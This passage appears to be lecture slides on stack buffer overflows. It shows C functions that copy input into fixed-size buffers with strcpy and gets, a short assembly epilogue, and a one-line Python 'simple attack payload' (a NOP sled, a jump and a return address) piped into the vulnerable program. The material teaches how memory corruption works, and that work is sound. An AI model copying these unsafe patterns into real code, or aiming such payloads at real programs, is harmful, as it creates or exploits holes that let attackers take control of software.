    char buffer[16];
    strcpy(buffer, str);
}

void bar() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
  ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}

python –c "print '\x90'*110 + \
'\xeb\xfe' + '\x00\xd0\xff\xff'" | \
./a.out
```

Simple attack payload